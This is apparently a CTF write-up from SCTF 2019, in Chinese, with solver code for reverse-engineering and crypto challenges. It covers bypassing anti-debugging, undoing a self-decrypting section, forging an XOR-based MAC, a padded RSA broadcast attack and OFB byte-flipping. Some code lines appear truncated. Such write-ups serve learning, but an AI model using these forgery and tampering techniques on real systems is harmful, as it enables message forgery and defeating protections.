0xC6CBC617, 0x149514EA, 0x9CB39C71, 0x2BB12BC7, 0xA8E0A8D8, 0xBDFCBDC3, 0x0B770B84,
0x3A5B3AA3, 0xA761A723, 0x99CC99FF, 0x9A3E9A85, 0xA21EA2AD, 0x46684672, 0xFD19FD45,
0x580358ED, 0x8CD08CE4, 0x0C730C81, 0xFA1DFA40, 0x48604878, 0xEA7EEAD5, 0xE98CE9AF,
0x2430243C, 0xA1ECA1D7, 0x057F058E, 0xB4F0B4CC, 0xB3F4B3C9, 0x4F644F7D, 0x6B546B41,
0xE60DE654, 0xBF87BF48, 0x22BD22C8, 0xF311F34F, 0x9332938A, 0x49E94989, 0x416C4177,
0x50865013, 0x92BB927B, 0x088508FE, 0x23342339, 0x598A591C, 0xAFE4AFDD, 0x64D564BA,
0x1C101C14, 0xC3B4C399, 0xE109E151, 0x85DC85EB, 0x753F75DE, 0x7C337CD1, 0x17671790,
0xC742C7E6, 0x345334A9, 0xA065A026, 0x8D598D15, 0xE805E85E, 0xD25ED2FD, 0x66AE6631,
0x2A382A36, 0x4A1B4AF3, 0x8351831F, 0x35DA3558, 0x27C22746, 0xF66EF6C1, 0x20C62043,
0x431743FC, 0xAE6DAE2C, 0x9F419F0B, 0xB579B53D, 0x03F2037A, 0x63D163BF, 0xC8C3C81D,
0xED7AEDD0, 0xFEEBFE3F, 0xD6A8D682, 0x39A939D9, 0x16EE1661, 0x5470546C, 0x3BD23B52,
0x862E8691, 0x1B141B11, 0xBC75BC32, 0xC23DC268, 0xF7E7F730, 0x2F472FB8, 0x70407050,
0xBE0EBEB9, 0x794C795F, 0x38203828, 0x10631095, 0x37A137D3, 0x29CA294C, 0xF9EFF93A,
0xDDDFDD06, 0x2ECE2E49, 0x57825716, 0x7D417402, 0x7E721D1F, 0x8C219648, 0x49DCCA67,
0xA5705A22, 0x62D3DC8F, 0x69189C05, 0xBA7B287A, 0x946305E0, 0x4221C46A, 0xA5B54743,
0x83BE0F59, 0x0A12A2AA, 0x4C4C39E9, 0x8ECECDA6, 0x61F3F52C, 0x97E2077A, 0x2E99A95E,
0xEFE18498, 0x1CD31DA5, 0x456AA5B9, 0x36023F0B, 0xC4ED11CD, 0x02DAC41D, 0xE7CC1901,
0xED14F8A1, 0x94E9F986, 0x2BE2879F, 0x6565BA62, 0x2629D026, 0x8034B8CC, 0x212CD5F4,
0xCDD8BD39, 0x90042ED8, 0x3725D79C, 0x896C0C43, 0x7BE43031, 0xB3546C0D, 0xFD73D395,
0xC136D3B2]


overflow_byte = lambda x : x & 0xff
overflow_word = lambda x : x & 0xffff
overflow_dword = lambda x : x & 0xffffffff
overflow_qword = lambda x : x & 0xffffffffffffffff
HIBYTE = lambda x : (x >> 24) & 0xff
BYTE1 = lambda x : (x >> 8) & 0xff
BYTE2 = lambda x : (x >> 16) & 0xff
BYTE = lambda x : x & 0xff
WORD = lambda x : x & 0xffff

def ror4(data, bits):
    for i in range(bits):
        if data & 1:
            data >>= 1
            data |= 0x80000000
        else:
            data >>= 1
    return overflow_dword(data)

def rol4(data, bits):
    for i in range(bits):
        if data & 0x80000000:
            data <<= 1
            data |= 1
```

```
        else:
            data <<= 1
    return overflow_dword(data)


class Ex_Base64(object):
    """A new table for base64"""
    def __init__(self, new_table):
        super(Ex_Base64, self).__init__()
        self.old_table =
list("ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/=")
        self.new_table = list(new_table) + ['=']

    def Ex_base64_decode(self, cipher):
        new_cipher = ""
        for i in range(len(cipher)):
            tmp_index = self.new_table.index(cipher[i])
            new_cipher += self.old_table[tmp_index]
        return new_cipher.decode("base64")

    def Ex_base64_encode(self, plain):
        new_cipher = ""
        tmp_cipher = plain.encode("base64").strip()
        for i in range(len(tmp_cipher)):
            tmp_index = self.old_table.index(tmp_cipher[i])
            new_cipher += self.new_table[tmp_index]
        return new_cipher

def encrypt_test(data, big_box=big_box):
    assert len(data) == 16
    arr = [0] * 6
    arr[0] = overflow_dword(struct.unpack('B', data[3])[0] << 24 | struct.unpack('B',
data[2])[0] << 16 | struct.unpack('H', data[0:2])[0]) ^ big_box[1024]
    arr[1] = overflow_dword(struct.unpack('B', data[7])[0] << 24 | struct.unpack('B',
data[6])[0] << 16 | struct.unpack('H', data[4:6])[0]) ^ big_box[1025]
    arr[2] = overflow_dword(struct.unpack('B', data[11])[0] << 24 | struct.unpack('B',
data[10])[0] << 16 | struct.unpack('H', data[8:10])[0]) ^ big_box[1026]
    arr[3] = overflow_dword(struct.unpack('B', data[15])[0] << 24 | struct.unpack('B',
data[14])[0] << 16 | struct.unpack('H', data[12:14])[0]) ^ big_box[1027]
    # print map(hex, arr)
    for i in range(16):
        if not i % 2:
            arr[4] = big_box[HIBYTE(arr[0])] ^ big_box[BYTE2(arr[0]) + 0x100] ^
big_box[BYTE1(arr[0]) + 0x200] ^ big_box[BYTE(arr[0]) + 0x300]
            arr[5] = big_box[HIBYTE(arr[1]) + 0x100] ^ big_box[BYTE2(arr[1]) + 0x200]
^ big_box[BYTE1(arr[1]) + 0x300] ^ big_box[BYTE(arr[1])]
            # print map(hex, arr)
            arr[2] = ror4(overflow_dword(arr[5] + arr[4] + big_box[1032 + i*2]) ^
arr[2], 1)
            arr[3] = overflow_dword(arr[4] + arr[5] * 2 + big_box[1033 + i*2]) ^
rol4(arr[3], 1)
        else:
            arr[4] = big_box[HIBYTE(arr[2])] ^ big_box[BYTE2(arr[2]) + 0x100] ^
big_box[BYTE1(arr[2]) + 0x200] ^ big_box[BYTE(arr[2]) + 0x300]
            arr[5] = big_box[HIBYTE(arr[3]) + 0x100] ^ big_box[BYTE2(arr[3]) + 0x200]
^ big_box[BYTE1(arr[3]) + 0x300] ^ big_box[BYTE(arr[3])]
            # print map(hex, arr)
            arr[0] = ror4(overflow_dword(arr[5] + arr[4] + big_box[1032 + i*2]) ^
arr[0], 1)
            arr[1] = overflow_dword(arr[4] + arr[5] * 2 + big_box[1033 + i*2]) ^
rol4(arr[1], 1)
        # print "%d: "%(i) + str(map(hex, arr))
```

```
    # print map(hex, arr)
    arr[2] ^= big_box[1028]
    arr[3] ^= big_box[1029]
    arr[0] ^= big_box[1030]
    arr[1] ^= big_box[1031]
    # print map(hex, arr)
    return chr(BYTE(arr[2])) + struct.pack('H', WORD(arr[2] >> 8)) +
chr(HIBYTE(arr[2])) + struct.pack('I', arr[3]) + struct.pack('I', arr[0]) +
struct.pack('H', WORD(arr[1])) + chr(BYTE2(arr[1])) + chr(HIBYTE(arr[1]))

def encrypt_ojbk(data):
    assert len(data) == 32
    check_in = lambda x: x in "abcdef0123456789"
    for i in xrange(len(data)):
        if not check_in(data[i]):
            os.exit(0)

    first_list = [0] * 16
    for i in xrange(0, len(data), 2):
        tmp_index = int(data[i], 16)
        tmp_var = int(data[i + 1], 16)
        if first_list[tmp_index]:
            print "input error"
            os.exit(1)
        else:
            first_list[tmp_index] = tmp_var

    j = 0
    flag1 = 0
    flag2 = 0
    second_list = [0] * 24
    for x in xrange(24):
        if x % 6 == 0:
            second_list[x] = first_list[((-1 % 16) + flag1 * 4) % 16]
            flag1 += 1
        elif x % 6 == 5:
            second_list[x] = first_list[((4 % 16) + flag2 * 4) % 16]
            flag2 += 1
        else:
            second_list[x] = first_list[j]
            j += 1

    concat_byte = lambda x, y: x << 4 | y

    third_bytes = ''
    for x in xrange(0, len(second_list), 2):
        third_bytes += chr(concat_byte(second_list[x], second_list[x + 1]))

    tmp_s = "".join([chr(i) for i in range(150,214)])
    exbase = Ex_Base64(tmp_s)
    fourth_bytes = exbase.Ex_base64_encode(third_bytes)

    return encrypt_test(fourth_bytes)

if __name__ == '__main__':
    print encrypt_ojbk("afb1c2d3e4f5061728394a5b6c7d8e9f") == "".join(map(chr, [0xea,
0x6f, 0x69, 0xba, 0x79, 0xe3, 0xa9, 0x01, 0x4e, 0x2d, 0xf8, 0xc2, 0xb3, 0x2e, 0x29,
0x0a]))
```

Creakme

> 出题人：0xE4s0n
>
> 解题人数：21
>
> 最终分数：500

首先在程序开头是一个自解密

```
v0 = GetModuleHandleW(0);
sub_402320(v0);
sub_4024A0();
```

找到程序的.SCTF段进行解密

```
mov     eax, offset aSctf ; ".SCTF"
mov     ecx, esi

                        ; CODE XREF: sub_402320+7D↓j
mov     dl, [ecx]
cmp     dl, [eax]
jnz     short loc_4023A3
test    dl, dl          ; 找到.SCTF段进行解密
```

这里有一个SEH异常化处理

点击下面的xerf跳到正常执行流程

```
call    ds:DebugBreak

                        ; CODE XREF: sub_402320+EB↓j
                        ; sub_402320+F0↓j ...
mov     [ebp+ms_exc.registration.TryLevel], 0FFFFFFFEh
```

接着又是一堆反调试 通过更改ZF寄存器的值可以跳过反调试

```
                        ; DATA XREF: .rdata:stru_407B584↓
mov     esp, [ebp+ms_exc.old_esp]
lea     eax, [ebp+pbDebuggerPresent]
push    eax             ; pbDebuggerPresent
call    ds:GetCurrentProcess
push    eax             ; hProcess
call    ds:CheckRemoteDebuggerPresent
call    ds:IsDebuggerPresent
test    eax, eax
jnz     short loc_4023B9
cmp     [ebp+pbDebuggerPresent], eax
jnz     short loc_4023B9
mov     eax, [ebp+var_24]
mov     edx, [eax+10h]
mov     ecx, [eax+0Ch]
add     ecx, [ebp+var_28]
mov     esi, [ebp+var_2C]
lea     edi, [esi+1]

                        ; CODE XREF: sub_402320+109↓j
mov     al, [esi]
inc     esi
test    al, al
jnz     short loc_402424
sub     esi, edi
push    esi
push    ecx
call    sub_402450
add     esp, 8
jmp     short loc_4023B9
```

接着开始解密，简单的异或取非

```
while ( result < v4 )
{
  v8 = aSycloversyclov[v7++];
  *(result + v6) = ~(*(result + v6) ^ v8);
  ++result;
  if ( v7 >= a4 )
    goto LABEL_5;
}
```

用ida-python解密

addstr = 0x404000 addend = 0x405000 key = "sycloversyclover" j = 0 for i in range(addstr,addend,1): data = (~(Byte(i) ^ ord(key[j%len(key)]))&0xff) PatchByte(i,data) j += 1 print ("patched")

这里是对最后比较的密文进行了操作(ps.顺便说一下如果没过反调试的话该函数不会执行，即使输入正确flag也不会提示正确)

```
unsigned int sub_404000()
{
  unsigned int v0; // edx
  unsigned int v1; // esi
  unsigned int result; // eax
  int v3; // eax
  char v4; // dl

  v0 = 0;
  if ( strlen(aPvfqyc4ttc2uxr) )
  {
    do
      --aPvfqyc4ttc2uxr[v0++];
    while ( v0 < strlen(aPvfqyc4ttc2uxr) );
  }
  v1 = 0;
  result = strlen(aPvfqyc4ttc2uxr);
  if ( result & 0xFFFFFFFE )
  {
    do
    {
      v3 = result - v1;
      v4 = *(v3 + 4231191);
      *(v3 + 4231191) = aPvfqyc4ttc2uxr[v1];
      aPvfqyc4ttc2uxr[v1++] = v4;
      result = strlen(aPvfqyc4ttc2uxr);
    }
    while ( v1 < result >> 1 );
  }
  return result;
}
```

解出后就比较简单了

程序将输入的字符串进行了AES_CBC_128_PKCS7Padding加密

key为sycloversyclover偏移sctfsctfsctfsctf

在线解密即可解出flag

sctf{Ae3_C8c_I28_pKcs79ad4}

babyRe

> 出题人：n0n4me
>
> 解题人数：20
>
> 最终分数：512

题目是个elf文件，三段check。 第一段是个三维5.5.5的正方体迷宫(出了非预期，我谢罪)，三维的迷宫路径为ddwwxxssxaxwwaasasyywwdd； 第二段base64解密，结果与sctf_9102进行比较，使用在线工具得：c2N0Zl85MTAy。 第三段是魔改的sm4，直接逆的难度也并不大，回溯求解可得出flag,也可以在网上找解sm4的脚本，改一些参数就行；当然也可以直接将最后比较的内容输入进程序解出第三段：fl4g_is_s0_ug1y!。 flag：sctf{ddwwxxssxaxwwaasasyywwdd-c2N0Zl85MTAy(fl4g_is_s0_ug1y!)}

```
#include <stdio.h>
#include <stdlib.h>

#define ror(x,n) ((x<<(32 - n))|(x>>n))
#define rol(x,n) ((x>>(32 - n))|(x<<n))

unsigned int fun2(unsigned int a1)
{
    int table[288]={0xD6, 0x90, 0xE9, 0xFE, 0xCC, 0xE1, 0x3D, 0xB7, 0x16, 0xB6,
  0x14, 0xC2, 0x28, 0xFB, 0x2C, 0x05, 0x2B, 0x67, 0x9A, 0x76,
  0x2A, 0xBE, 0x04, 0xC3, 0xAA, 0x44, 0x13, 0x26, 0x49, 0x86,
  0x06, 0x99, 0x9C, 0x42, 0x50, 0xF4, 0x91, 0xEF, 0x98, 0x7A,
  0x33, 0x54, 0x0B, 0x43, 0xED, 0xCF, 0xAC, 0x62, 0xE4, 0xB3,
  0x1C, 0xA9, 0xC9, 0x08, 0xE8, 0x95, 0x80, 0xDF, 0x94, 0xFA,
  0x75, 0x8F, 0x3F, 0xA6, 0x47, 0x07, 0xA7, 0xFC, 0xF3, 0x73,
  0x17, 0xBA, 0x83, 0x59, 0x3C, 0x19, 0xE6, 0x85, 0x4F, 0xA8,
  0x68, 0x6B, 0x81, 0xB2, 0x71, 0x64, 0xDA, 0x8B, 0xF8, 0xEB,
  0x0F, 0x4B, 0x70, 0x56, 0x9D, 0x35, 0x1E, 0x24, 0x0E, 0x5E,
  0x63, 0x58, 0xD1, 0xA2, 0x25, 0x22, 0x7C, 0x3B, 0x01, 0x21,
  0x78, 0x87, 0xD4, 0x00, 0x46, 0x57, 0x9F, 0xD3, 0x27, 0x52,
  0x4C, 0x36, 0x02, 0xE7, 0xA0, 0xC4, 0xC8, 0x9E, 0xEA, 0xBF,
  0x8A, 0xD2, 0x40, 0xC7, 0x38, 0xB5, 0xA3, 0xF7, 0xF2, 0xCE,
  0xF9, 0x61, 0x15, 0xA1, 0xE0, 0xAE, 0x5D, 0xA4, 0x9B, 0x34,
  0x1A, 0x55, 0xAD, 0x93, 0x32, 0x30, 0xF5, 0x8C, 0xB1, 0xE3,
  0x1D, 0xF6, 0xE2, 0x2E, 0x82, 0x66, 0xCA, 0x60, 0xC0, 0x29,
  0x23, 0xAB, 0x0D, 0x53, 0x4E, 0x6F, 0xD5, 0xDB, 0x37, 0x45,
  0xDE, 0xFD, 0x8E, 0x2F, 0x03, 0xFF, 0x6A, 0x72, 0x6D, 0x6C,
  0x5B, 0x51, 0x8D, 0x1B, 0xAF, 0x92, 0xBB, 0xDD, 0xBC, 0x7F,
  0x11, 0xD9, 0x5C, 0x41, 0x1F, 0x10, 0x5A, 0xD8, 0x0A, 0xC1,
  0x31, 0x88, 0xA5, 0xCD, 0x7B, 0xBD, 0x2D, 0x74, 0xD0, 0x12,
  0xB8, 0xE5, 0xB4, 0xB0, 0x89, 0x69, 0x97, 0x4A, 0x0C, 0x96,
  0x77, 0x7E, 0x65, 0xB9, 0xF1, 0x09, 0xC5, 0x6E, 0xC6, 0x84,
  0x18, 0xF0, 0x7D, 0xEC, 0x3A, 0xDC, 0x4D, 0x20, 0x79, 0xEE,
  0x5F, 0x3E, 0xD7, 0xCB, 0x39, 0x48, 0xC6, 0xBA, 0xB1, 0xA3,
  0x50, 0x33, 0xAA, 0x56, 0x97, 0x91, 0x7D, 0x67, 0xDC, 0x22,
  0x70, 0xB2, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
  0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00};
    unsigned int v1,v2;
    v1 = (table[a1&0xff]) | (table[(a1>>8)&0xff]<<8) | (table[(a1>>16)&0xff]<<16) |
(table[(a1>>24)&0xff]<<24);
    v2=ror(v1,2)^rol(v1,8)^rol(v1,12)^ror(v1,6);
    return v2;
}

unsigned int fun1(unsigned int a1,unsigned int a2,unsigned int a3,unsigned int a4)
{
    return a1^fun2(a4^a3^a2);
```

```
}

int main()
{
    unsigned int str[4]={0xbe040680,0xc5af7647,0x9fcc401f,0xd8bf92ef};
    unsigned int cipher[30];
    cipher[26]=str[0];
    cipher[27]=str[1];
    cipher[28]=str[2];
    cipher[29]=str[3];
    int flag[24];
    int i,j=0;
    for(i=25;i>=0;i--)
    {
        cipher[i]=fun1(cipher[i+4],cipher[i+3],cipher[i+2],cipher[i+1]);
    }
    printf("0x%x,0x%x,0x%x,0x%x\n",cipher[0],cipher[1],cipher[2],cipher[3]);
    j=0;
    for(i=0;i<16;i +=4)
    {
        flag[i]=(cipher[j])&0xff;
        flag[i+1]=(cipher[j]>>8)&0xff;
        flag[i+2]=(cipher[j]>>16)&0xff;
        flag[i+3]=(cipher[j]>>24)&0xff;
        j++;
    }
    for(i=0;i<16;i++)
    {
        printf("%c",flag[i]);
    }
}
```

Crypto

warmup

> 出题人：r1ngs
>
> 解题人数：49
>
> 最终分数：294

一个简单的消息认证码。

对于这个MAC算法：令消息$M=(X_1 \,||\, X_2 \,||\, \cdots \,||\, X_m)$，定义 $\Delta(M)=(X_1 \oplus X_2 \oplus \cdots \oplus X_m)$

则$MAC(K,\ M)=E(K,\ \Delta(M))$

如果知道$\{M \,||\, MAC(K,M)\}$，可以伪造消息$M' =\{Y_1 \,||\, Y_2 \,||\, \cdots \,||\, Y_{m-1} \,||\, Y_m\}$其中 $Y_m=\{Y_1 \oplus Y_2 \oplus \cdots \oplus Y_{m-1} \oplus \Delta(M)\}$

则MAC值相同但是M'可以是任意的

再结合unpad的没有检查最后一个字符范围的漏洞对M'截断就行了，做法不唯一，但也都大同小异

```
from Crypto.Util.strxor import strxor


def pad(msg):
    pad_length = 16 - len(msg) % 16
    return msg + chr(pad_length) * pad_length

raw = pad('see you at three o\'clock tomorrow')
raw_len = len(raw)
target = 'please send me your flag'
target_len = len(target)
target = pad(target)


res = chr(0)*16
for i in range(len(raw)/16):
    res = strxor(raw[i*16:(i+1)*16], res)

unpad_char = strxor(strxor(target[15],res[-1]), chr(raw_len-target_len))
target = target[:-1]+unpad_char
extra = strxor(strxor(target[:16], target[16:32]), res)

msg = target+extra
print msg.encode('hex')
```

babygame

> 出题人：r1ngs
>
> 解题人数：17
>
> 最终分数：555

主要是一个带线性填充的RSA广播攻击和OFB模式下的字节反转

题目中的形式如下：

$$
\begin{aligned}
(a_1m+b_1)^e &\equiv c_1(mod\, n_1)\\
(a_2m+b_2)^e &= c_2(mod\, n_2)\\
(a_3m+b_3)^e &= c_3(mod\, n_3)
\end{aligned}
$$

做法如下：

使用CRT计算T_i，使得$T_i \equiv 1(mod\, n_i)$ 且$T_i \equiv 0(mod\, n_j)$ ，构造一个多项式 $g(x) = \Sigma T_i((a_ix+b_i)^e - c_i)$

那么$g(m) \equiv 0(mod\, n_i)$， 且由于$gcd(n_i, n_j) = 1$， 所以，m是$g(x)$模N的一个根，其中 $N = \prod n_i$，又因为$m < n_i$，所以$m^e < N$也就有$m < N^{1/degg(x)}$，那么只要把$g(x)$转换成首一多项式就可以使用Coppersmith理论恢复m了

随便取一组数据计算m， sage代码如下：

```
from binascii import *

a = [
```

```
0xfec659e2deb0cd94061a952132d030600a44df8348a5886e13afda8bf8e0fa992bb2916b43a90799ca65b9

0xb5dfd083ffe7da9c7ef1d9a263992cb5bcafadd3305aa1617fcab9f0691e5b1fb3d380bac82865199816e4

0xfd1ff488363c98c927bde8b610d95725b81326edff5d076b0c6907d03e328600fa4a92e2dfb003fe102139

]
b = [

0xc380d1ac47967aa32c52b3a140b52bb382f0bed68d179ca230fd4c497b89aaf5bede8f8280d6645166b2f4

0x901675c475998145cf972a881a78e139165b21727c54aa4747febfb8b0e577d50788122b57d3f988bf6a48

0xa55434e724c3be8855fc464a1016b40595e7b58a6ca70408538622ad7eb39f398886733f3f026301008952

]

n = [

0xad31644e44364c011f386f00d83dd7a7df26673e7bc37ce01bd5c6218839aa0da4954641b33bcf5f7a0107

0xbd718bcc6784c84e04847df42dc3adea7767e2f6587023a7b31f62018270f28d5fe0d0fbf3e9a496cdcfc6

0x817ee26841a6dfea6eae0e69754eedc671c1974de76246f69bd733e1f8c8a10703c1e0d67fa7b03585b2f8

]
c = [

0x595a5b866175eeb78233d848458f8b2c57e384721da52754cb0b68d5df221d4af53542ec9beb63b3529762

0x6a1c685ffd8b73389af18461439e72a243ab8d220100f6eceeb01f1c176f1a390f3aa95cc456146dd34341

0x356f300471bf2b3cbdc61fb2f3d4ddb08cc52b8e770f8b9fc695bc106e6a8b7f36e377c8bf992053cb2528

]
e = 3
Ni = []
for i in range(e):
    Ni.append(prod(n)/n[i])
T = []
for i in range(e):
    ti = Ni[i]*inverse_mod(Ni[i], n[i])
    T.append(ti)

G.<x> = PolynomialRing(Zmod(prod(n)))

g_i = []
for i in range(e):
    g_i.append((T[i]*((a[i]*x+b[i])^e-c[i])))
g = sum(g_i)
g = g.monic()

print unhexlify(hex(int(g.small_roots()[0]))[2:].rstrip('L'))
```

得到m：

```
I will send you the ticket tomorrow afternoon
```

接着再用OFB模式下的字节反转就能篡改消息了，具体可看：https://xz.aliyun.com/t/4552 [https://xz.aliyun.com/t/4552]

```
from Crypto.Util.strxor import strxor

raw =
'2df8eb51146a1a1c4193ff638cb259dda08188c0d1731b37d2c519df6e77470f9a99c359b51d8afc8175126

raw = raw.decode('hex')

plain = 'I will send you the ticket tomorrow afternoon'
target = 'I will send you the ticket tomorrow morning'


def pad(msg):
    pad_length = 16 - len(msg) % 16
    return msg + chr(pad_length) * pad_length

plain = pad(plain)
target = pad(target)
print plain, target

new = raw[:-12]+strxor(strxor(raw[-12:], 'afternoon'+chr(3)*3), 'morning'+chr(5)*5)
print new.encode('hex')
```